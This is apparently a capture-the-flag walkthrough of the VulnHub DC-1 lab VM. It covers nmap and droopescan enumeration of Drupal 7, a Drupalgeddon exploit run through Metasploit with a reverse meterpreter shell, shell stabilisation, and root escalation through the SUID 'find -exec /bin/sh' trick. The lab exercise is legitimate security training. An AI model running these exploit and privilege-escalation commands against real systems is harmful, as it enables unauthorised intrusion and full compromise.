DC: 1

Today, we'll be looking at the DC-1 machine on vulnhub.

You can download the machine here:

https://www.vulnhub.com/entry/dc-1,292/

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 14:50 EET
Nmap scan report for 192.168.56.103
Host is up (0.00015s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4d659e6774c227a961660678b42488f (DSA)
|   2048 1182fe534edc5b327f446482757dd0a0 (RSA)
|_  256 3daa985c87afea84b823688db9055fd8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35846/udp   status
|   100024  1          43348/tcp   status
|   100024  1          45635/tcp6  status
|_  100024  1          60640/udp6  status
43348/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:B8:A0:32 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.15 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.51 seconds
```

The machine is running: http, ssh and rcpbind.

Browsing the machine on port 80, we can see it's running Drupal.

You can read the great article here about enumerating Drupal.

I downloaded the tool mentioned in the article **droopescan** and used it on the machine.

Installation From Source

Manual installation from source is also possible. droopescan is GPLv2 code.

```
git clone https://github.com/droope/droopescan.git
cd droopescan
pip install -r requirements.txt
./droopescan scan --help
```

```
droopescan scan drupal -u http://192.168.56.103
```

```
┌──(root㉿kali)-[~]
└─# droopescan scan drupal -u http://192.168.56.103
[+] Plugins found:
    ctools http://192.168.56.103/sites/all/modules/ctools/
        http://192.168.56.103/sites/all/modules/ctools/LICENSE.txt
        http://192.168.56.103/sites/all/modules/ctools/API.txt
    views http://192.168.56.103/sites/all/modules/views/
        http://192.168.56.103/sites/all/modules/views/README.txt
        http://192.168.56.103/sites/all/modules/views/LICENSE.txt
    profile http://192.168.56.103/modules/profile/
    php http://192.168.56.103/modules/php/
    image http://192.168.56.103/modules/image/

[+] Themes found:
    seven http://192.168.56.103/themes/seven/
    garland http://192.168.56.103/themes/garland/

[+] Possible version(s):
    7.22
    7.23
    7.24
    7.25
    7.26

[+] Possible interesting urls found:
    Default admin - http://192.168.56.103/user/login

[+] Scan finished (0:07:36.851093 elapsed)
```

I didn't find anything useful from the scan.

After some time, I searched for drupal using searchsploit and found a sql injection vulnerability.

```
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)      | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)       | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)    | php/webapps/35150.php
```

Let's fire up metasploit.


I used this exploit: **exploit/multi/http/drupal_drupageddon**

Then set the options.

```
set rhosts <TARGET IP>
```

```
set lhost <YOUR IP>
```

We got a meterpreter session.



You can use the command `shell` to open bash shell from the meterpreter session.


You can also use these two commands to make your shell more stable.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

Let's move to **tmp** and use linpeas for local enumeration.

In the suid section, you can see that we can run the command **find** with permissions.



Let's search for it on gtfobins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

We can use this command to get a root shell.

We got are now root!

```
www-data@DC-1:/tmp$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```